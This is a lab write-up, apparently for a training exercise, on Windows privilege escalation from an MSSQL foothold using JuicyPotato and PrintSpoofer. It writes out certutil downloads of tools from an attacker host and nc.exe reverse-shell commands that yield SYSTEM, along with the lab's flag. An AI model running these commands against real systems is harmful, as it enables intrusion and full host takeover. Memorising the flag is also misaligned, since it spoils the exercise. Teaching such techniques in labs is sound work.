

SeImpersonate — JuicyPotato
QUESTION:
Escalate privileges using one of the methods shown in this section. Submit the contents of the flag file located at c:\Users\Administrator\Desktop\SeImpersonate\flag.txt
SOLUTION:
Connecting with MSSQLClient.py

The first step is to connect to the SQL server instance and confirm our privileges using the credentials they gave us.
We can do this using mssqlclient.py from the Impacket toolkit.
mssqlclient.py sql_dev@10.129.43.43 -windows-auth
Enabling xp_cmdshell
Next, we must enable the xp_cmdshell stored procedure to run operating system commands. We can do this via the Impacket MSSSQL shell by typing enable_xp_cmdshell.

Initial Reconnaissance
Once you have an MSSQL shell, you need to know who you are and what "map" you are standing on.
Check your user identity:
xp_cmdshell whoami
Verify the OS and Build Number: This is critical because JuicyPotato is version-dependent.

xp_cmdshell "systeminfo | findstr /B /C:\"OS Name\" /C:\"OS Version\""Checking Account Privileges: Next, let's check what privileges the service account has been granted.
xp_cmdshell whoami /priv

Now, before moving to privilege escalation using JuicyPotato. There's a need to check and confirm the CLSID. Because it will be part of the privilege escalation's syntax.
Escalating Privileges Using JuicyPotato Syntax
To escalate privileges using these rights,
- let's first download the
JuicyPotato.exebinary and upload this andnc.exeto the target server. - Next, set up a Netcat listener on port 8443, and execute the command below
- Where
-lis the COM server listening port,-pis the program to launch (cmd.exe),-ais the argument passed to cmd.exe, and-tis thecreateprocesscall. - Below, we are telling the tool to try both the CreateProcessWithTokenW and CreateProcessAsUser functions, which need
SeImpersonateorSeAssignPrimaryTokenprivileges respectively. - The CLSID (
-cflag): JuicyPotato will not work without a valid CLSID. It needs to know which "door" to knock on to trick the system.
"C:\tools\JuicyPotato.exe -l {pick any port that are not in use} -p C:\tools\nc.exe -a \"<KALI_IP> 8443 -e cmd.exe\" -t * -c {THE_CLSID_YOU_FOUND}"The -l flag in JuicyPotato is simply a local port that the exploit uses to start its own internal COM server. There is no "exact" port you are required to use; you just need to pick any port that is currently not being used by the Windows system.
Download the JuicyPotato.exe binary and nc.exe
wget https://github.com/ohpe/juicy-potato/releases/latest/download/JuicyPotato.exeTransfer the two files to the target server.

xp_cmdshell "certutil -urlcache -f http://<KALI_IP/nc.exe C:\tools\nc.exe"

xp_cmdshell "certutil -urlcache -f http://10.10.14.112/JuicyPotato.exe C:\tools\JuicyPotato.exe"

How to Find a "Safe" Port
To ensure the port you pick for -l isn't already taken by another service (which would cause the exploit to fail), you can check the list of active ports on the target machine.
Run this in your SQL prompt:
xp_cmdshell "netstat -ano | findstr LISTENING"- Look at the Local Address column: If you see a port listed (e.g.,
0.0.0.0:135or0.0.0.0:445), do not use those. - Pick a random number: Choose a number between
1024and65535that does not appear in that list.

Let make use of GetCLSID.ps1 script to check.
Download this script to your kali linux.
wget https://raw.githubusercontent.com/ohpe/juicy-potato/master/CLSID/GetCLSID.ps1On the Windows target (via SQL Shell): Transfer the script (GetCLSID.ps1) to the server.
xp_cmdshell "certutil.exe -urlcache -f http://<KALI_IP>/GetCLSID.ps1 C:\tools\GetCLSID.ps1"
Now, we have transferred the script, JuicyPotato, and nc.exe to the target machine.
Running the Script & Overcoming Permissions
By default, Windows blocks scripts. You have to bypass the policy and run it from a directory where the script has permission to write its log files.
- Move to a writable folder and bypass execution policy:
xp_cmdshell "cd C:\tools & powershell -ExecutionPolicy Bypass -File C:\tools\GetCLSID.ps1"
2. Verify the output folder: The script creates a folder named after the OS (e.g., Windows_Server_2016_Standard). Check if it's there:
xp_cmdshell "dir C:\tools"
Extracting the "Golden" CLSID
Once the script finishes, it generates a list of every COM object it successfully triggered.
xp_cmdshell "type C:\tools\Windows_Server_2016_Standard\CLSID.list"
The script tests hundreds of IDs. The output will be much. Focus on the first three and try them one after the other. But there's a possibility that the first one will work.
"C:\tools\JuicyPotato.exe -l {pick any that is not in use} -p C:\tools\nc.exe -a "<KALI_IP> 8443 -e cmd.exe" -t * -c {THE_CLSID_YOU_FOUND}"


ON KALI_LINUX
sudo nc -lnvp 8443


ON TARGET_MACHINE
xp_cmdshell C:\tools\JuicyPotato.exe -l 9999 -p C:\tools\nc.exe -a "10.10.14.112 8443 -e cmd.exe" -t * -c {8BC3F05E-D86B-11D0-A075-00C04FB68820}
kali@kali ~ % nc -lvnp 8443
Listening on 0.0.0.0 8443
Connection received on 10.129.43.43 49739
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd /
cd /

C:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0C92-675B

 Directory of C:\

06/18/2021  11:08 AM    <DIR>          backups
06/18/2021  12:22 PM    <DIR>          Department Shares
03/24/2021  06:36 PM    <DIR>          inetpub
03/29/2021  01:04 PM    <DIR>          LOGS
03/25/2021  09:22 AM    <DIR>          PerfLogs
05/26/2021  12:34 PM    <DIR>          Program Files
05/26/2021  12:37 PM    <DIR>          Program Files (x86)
05/28/2021  07:24 PM    <DIR>          Scripts
03/29/2021  05:51 PM    <DIR>          SQL2019
06/04/2021  11:23 AM    <DIR>          TakeOwn
03/27/2026  09:22 AM    <DIR>          Tools
06/10/2021  11:49 AM    <DIR>          Users
06/09/2021  06:38 PM    <DIR>          Windows
               0 File(s)              0 bytes
              13 Dir(s)  18,292,068,352 bytes free

C:\>cd Users
cd Users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0C92-675B

 Directory of C:\Users

06/10/2021  11:49 AM    <DIR>          .
06/10/2021  11:49 AM    <DIR>          ..
03/24/2021  06:38 PM    <DIR>          .NET v2.0
03/24/2021  06:38 PM    <DIR>          .NET v2.0 Classic
03/24/2021  06:38 PM    <DIR>          .NET v4.5
03/24/2021  06:38 PM    <DIR>          .NET v4.5 Classic
04/13/2021  09:44 AM    <DIR>          Administrator
03/24/2021  06:38 PM    <DIR>          Classic .NET AppPool
05/26/2021  12:38 PM    <DIR>          htb-student
04/13/2021  10:49 AM    <DIR>          jordan
05/19/2021  12:57 PM    <DIR>          logger
06/10/2021  11:49 AM    <DIR>          mrb3n
03/29/2021  05:54 PM    <DIR>          MSSQL$SQLEXPRESS
03/27/2026  10:14 AM    <DIR>          MSSQL$SQLEXPRESS01
11/20/2016  06:24 PM    <DIR>          Public
04/13/2021  09:44 AM    <DIR>          sarah
05/27/2021  04:00 PM    <DIR>          sccm_svc
04/13/2021  09:18 AM    <DIR>          SQLTELEMETRY$SQLEXPRESS01
               0 File(s)              0 bytes
              18 Dir(s)  18,292,068,352 bytes free

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0C92-675B

 Directory of C:\Users\Administrator

04/13/2021  09:44 AM    <DIR>          .
c4/13/2021  09:44 AM    <DIR>          ..
03/25/2021  09:27 AM    <DIR>          Contacts
06/18/2021  11:07 AM    <DIR>          Desktop
05/12/2021  10:00 AM    <DIR>          Documents
06/09/2021  06:11 PM    <DIR>          Downloads
03/25/2021  09:27 AM    <DIR>          Favorites
03/25/2021  09:27 AM    <DIR>          Links
05/27/2021  11:41 AM    <DIR>          Music
05/27/2021  04:02 PM    <DIR>          Pictures
03/25/2021  09:27 AM    <DIR>          Saved Games
03/25/2021  09:27 AM    <DIR>          Searches
03/25/2021  09:27 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  18,292,068,352 bytes free

C:\Users\Administrator>cd Desktop
ccd Desktop
'ccd' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0C92-675B

 Directory of C:\Users\Administrator\Desktop

06/18/2021  11:07 AM    <DIR>          .
06/18/2021  11:07 AM    <DIR>          ..
06/04/2021  11:12 AM    <DIR>          SeImpersonate
04/27/2021  05:28 AM    <DIR>          WinDirStatPortable
               0 File(s)              0 bytes
               4 Dir(s)  18,292,068,352 bytes free

C:\Users\Administrator\Desktop>cd SeIMpersonate
cd SeIMpersonate

C:\Users\Administrator\Desktop\SeImpersonate>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0C92-675B

 Directory of C:\Users\Administrator\Desktop\SeImpersonate

06/04/2021  11:12 AM    <DIR>          .
06/04/2021  11:12 AM    <DIR>          ..
06/04/2021  11:12 AM                16 flag.txt
               1 File(s)             16 bytes
               2 Dir(s)  18,292,068,352 bytes free

C:\Users\Administrator\Desktop\SeImpersonate>more flag.txt
more flag.txt
F3ar_th3_p0tato!
SeImpersonate — PrintSpoofer
Escalating Privileges using PrintSpoofer
Let's try this out using the PrintSpoofer tool. We can use the tool to spawn a SYSTEM process in your current console and interact with it, spawn a SYSTEM process on a desktop (if logged on locally or via RDP), or catch a reverse shell - which we will do in our example.
Again, connect with mssqlclient.py and use the tool with the -c argument to execute a command. Here, using nc.exe to spawn a reverse shell (with a Netcat listener waiting on our attack box on port 8443).
Download of PrintSpoofer.exe to your Kali Linux and transfer the PrintSpoofer.exe file to the target server
DOWNLOAD IT TO KALI LINUX
wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe -O PrintSpoofer.exe


SET UP PYTHON SERVER ON YOUR KALI LINUX
python3 -m http.server 80

TRANSFER IT TO TARGET SERVER
xp_cmdshell "certutil -urlcache -f http://10.10.14.112/PrintSpoofer.exe C:\tools\PrintSpoofer.exe"

Next is to run the syntax and get the shell.
xp_cmdshell C:\tools\PrintSpoofer.exe -c "C:\tools\nc.exe 10.10.14.112 8443 -e cmd.exe"
kali@kali ~/Tools/Win_PE % nc -lvnp 8443
Listening on 0.0.0.0 8443
Connection received on 10.129.33.178 49694
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd /
cd /

C:\>cd Users
cd Users

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0C92-675B

 Directory of C:\Users\Administrator\Desktop

06/18/2021  11:07 AM    <DIR>          .
06/18/2021  11:07 AM    <DIR>          ..
06/04/2021  11:12 AM    <DIR>          SeImpersonate
04/27/2021  05:28 AM    <DIR>          WinDirStatPortable
               0 File(s)              0 bytes
               4 Dir(s)  18,305,675,264 bytes free

C:\Users\Administrator\Desktop>cd SeImpersonate
cd SeImpersonate

C:\Users\Administrator\Desktop\SeImpersonate>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0C92-675B

 Directory of C:\Users\Administrator\Desktop\SeImpersonate

06/04/2021  11:12 AM    <DIR>          .
06/04/2021  11:12 AM    <DIR>          ..
06/04/2021  11:12 AM                16 flag.txt
               1 File(s)             16 bytes
               2 Dir(s)  18,305,642,496 bytes free

C:\Users\Administrator\Desktop\SeImpersonate>more flag.txt
more flag.txt
F3ar_th3_p0tato!
DONE!!!